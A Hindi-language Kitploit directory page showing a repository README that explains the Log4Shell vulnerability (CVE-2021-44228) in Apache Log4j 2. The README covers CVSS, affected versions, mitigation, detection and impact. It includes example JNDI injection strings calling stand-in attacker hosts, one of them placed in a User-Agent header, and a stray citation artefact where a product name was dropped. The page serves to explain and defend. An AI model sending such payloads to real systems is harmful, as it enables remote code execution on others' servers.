
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2021-44228 — CVE-2021-44228 | Kitploit
उपकरण/GitHubGitHub/0xblackash/cve-2021-44228
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणखतरा खुफियालर्निंग और शिक्षाचयनित संसाधन
GitHub0xblackash/cve-2021-44228

CVE-2021-44228

CVE-2021-44228

रिपॉजिटरी देखें
595 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    371
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    336
  • 5

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    322

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें


🚨 CVE-2021-44228 — “Log4Shell”

ChatGPT इमेज जून 14, 2026, 02_56_45 PM

गंभीरता CVSS प्रकार तिथि

Apache Log4j 2 में एक गंभीर दूरस्थ कोड निष्पादन भेद्यता, जिसे व्यापक रूप से Log4Shell के नाम से जाना जाता है।


📖 विषय-सूची

  • अवलोकन
  • तकनीकी विवरण
  • गंभीरता और CVSS
  • प्रभावित संस्करण
  • शोषण और प्रभाव
  • वास्तविक दुनिया पर प्रभाव
  • पहचान
  • शमन और सुधार
  • सारांश

🔎 अवलोकन

CVE-2021-44228 :contentReference[oaicite:0]{index=0} संस्करण 2.x (2.15.0 से पहले) में एक गंभीर RCE भेद्यता है, जिसे दिसंबर 2021 में खोजा गया था।

यह अप्रमाणित दूरस्थ हमलावरों को कमजोर सिस्टम पर मनमाना कोड निष्पादित करने की अनुमति देता है, केवल विशेष रूप से तैयार किए गए इनपुट भेजकर जो Log4j द्वारा लॉग किया जाता है। यह दोष दुनिया भर में अनगिनत Java-आधारित अनुप्रयोगों और सेवाओं को प्रभावित करता है।


🧠 तकनीकी विवरण

यह भेद्यता लॉग की गई स्ट्रिंग्स में Log4j द्वारा JNDI लुकअप को संभालने से उत्पन्न होती है। एक हमलावर लॉग किए गए संदेश में एक दुर्भावनापूर्ण JNDI संसाधन एम्बेड कर सकता है (जैसे LDAP, DNS), जैसे:


${jndi:ldap://attacker.com/a}

Log4j निम्नलिखित कार्य करेगा:

  1. इनपुट से JNDI लुकअप को पार्स करेगा
  2. हमलावर-नियंत्रित सर्वर पर एक दूरस्थ लुकअप करेगा
  3. लुकअप प्रक्रिया के भाग के रूप में दुर्भावनापूर्ण Java कोड लोड करेगा
  4. उस कोड को कमजोर अनुप्रयोग संदर्भ में निष्पादित करेगा

यह हमलावर को प्रभावित सेवाओं पर पूर्ण रिमोट कोड निष्पादन (RCE) प्राप्त करने देता है।


📊 गंभीरता और CVSS

मीट्रिकविवरण
CVSS v3.1 बेस स्कोर10.0 (गंभीर)
आक्रमण वेक्टरनेटवर्क
आवश्यक विशेषाधिकारकोई नहीं
उपयोगकर्ता इंटरैक्शनकोई नहीं
प्रमाणीकरणआवश्यक नहीं
प्रभावपूर्ण RCE

चूँकि Log4j का उपयोग अनगिनत लाइब्रेरी और अनुप्रयोगों में होता है, कोई भी सिस्टम जो अविश्वसनीय डेटा लॉग करता है, कमजोर हो सकता है।


📦 प्रभावित संस्करण

Log4j 2 के निम्नलिखित संस्करण कमजोर हैं:


> = 2.0-beta9 और < 2.15.0

इसके अतिरिक्त, 2.15.0 के कुछ कॉन्फ़िगरेशन अभी भी शोषणीय थे, इसलिए 2.16.0 और बाद के संस्करण सुरक्षित आधार रेखा हैं।


🛠 सुधार और समाधान

✅ आधिकारिक निश्चित संस्करण

Log4j 2 संस्करणों में अपडेट करें:


2.17.1 या बाद का

बाद के पैच सुरक्षा में और सुधार करते हैं (जैसे 2.17.2, 2.19.0, आदि)।


🧱 अस्थायी शमन (यदि आप तुरंत पैच नहीं कर सकते)

यदि तत्काल अपग्रेड संभव नहीं है, तो आप:

  • Log4j कॉन्फ़िगरेशन में JNDI लुकअप को अक्षम कर सकते हैं
  • सेट करें:

log4j2.formatMsgNoLookups=true

  • क्लासपाथ से JndiLookup क्लास हटाएँ:

zip -q -d log4j-core.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

ये कदम जब तक आप अपडेट नहीं कर सकते, तब तक जोखिम को कम करने में मदद करते हैं।

🔥 शोषण और प्रभाव




nessus3 nessus4 nessus5

यह भेद्यता शोषण करने में अत्यंत आसान है। हमलावर को केवल एक तैयार स्ट्रिंग भेजनी होती है (जैसे HTTP हैडर, फ़ॉर्म पैरामीटर, चैट संदेश, डेटाबेस फ़ील्ड के माध्यम से) जो एप्लिकेशन द्वारा लॉग की जाती है:


User-Agent: ${jndi:ldap://attacker.example/a}

एक बार लॉग होने के बाद, एप्लिकेशन एक दूरस्थ लुकअप करेगा और उसे हमलावर-नियंत्रित Java कोड निष्पादित करने के लिए मजबूर किया जा सकता है।


🌍 वास्तविक दुनिया पर प्रभाव

Log4Shell का वैश्विक स्तर पर बड़ा प्रभाव पड़ा:

  • अनगिनत सार्वजनिक-सामना करने वाली सेवाएँ तुरंत उजागर हो गईं
  • क्लाउड प्रदाता, गेम सर्वर, एंटरप्राइज़ ऐप्स, IoT, वेब सेवाएँ, API और अन्य प्रभावित हुए
  • पूरे सुरक्षा समुदायों ने कमजोर सिस्टम का पता लगाने और उन्हें पैच करने के लिए जुट गए
  • शोषण व्यापक, स्वचालित और तीव्र था

यह दशकों की सबसे महत्वपूर्ण भेद्यताओं में से एक है।


🧪 पहचान

आप कमजोर सिस्टम का पता लगा सकते हैं:

  • संदिग्ध JNDI पैटर्न (${jndi:) के लिए लॉग स्कैन करके
  • Log4j संस्करणों की जाँच करने वाले भेद्यता स्कैनर का उपयोग करके
  • शोषण प्रयासों के लिए आने वाले ट्रैफ़िक की निगरानी करके
  • JNDI लुकअप समर्थन के लिए क्लासपाथ सामग्री की जाँच करके

📌 सारांश

क्षेत्रमान
CVE IDCVE-2021-44228
उपनामLog4Shell
उत्पादApache Log4j 2
गंभीरतागंभीर (CVSS 10.0)
प्रकारRemote Code Execution
प्रभावपूर्ण सिस्टम समझौता
शोषण-क्षमताअत्यंत आसान
शमन≥ 2.17.1 पर पैच करें

⚠️ अंतिम सलाह

यदि आपका एप्लिकेशन या आपके द्वारा उपयोग की जाने वाली कोई भी लाइब्रेरी Log4j 2.x पर निर्भर है, तो तुरंत एक पैच किए गए संस्करण (≥ 2.17.1) पर अपडेट करें और सत्यापित करें कि JNDI लुकअप अक्षम या हटा दिए गए हैं जहाँ संभव हो।


टूल डाउनलोड करें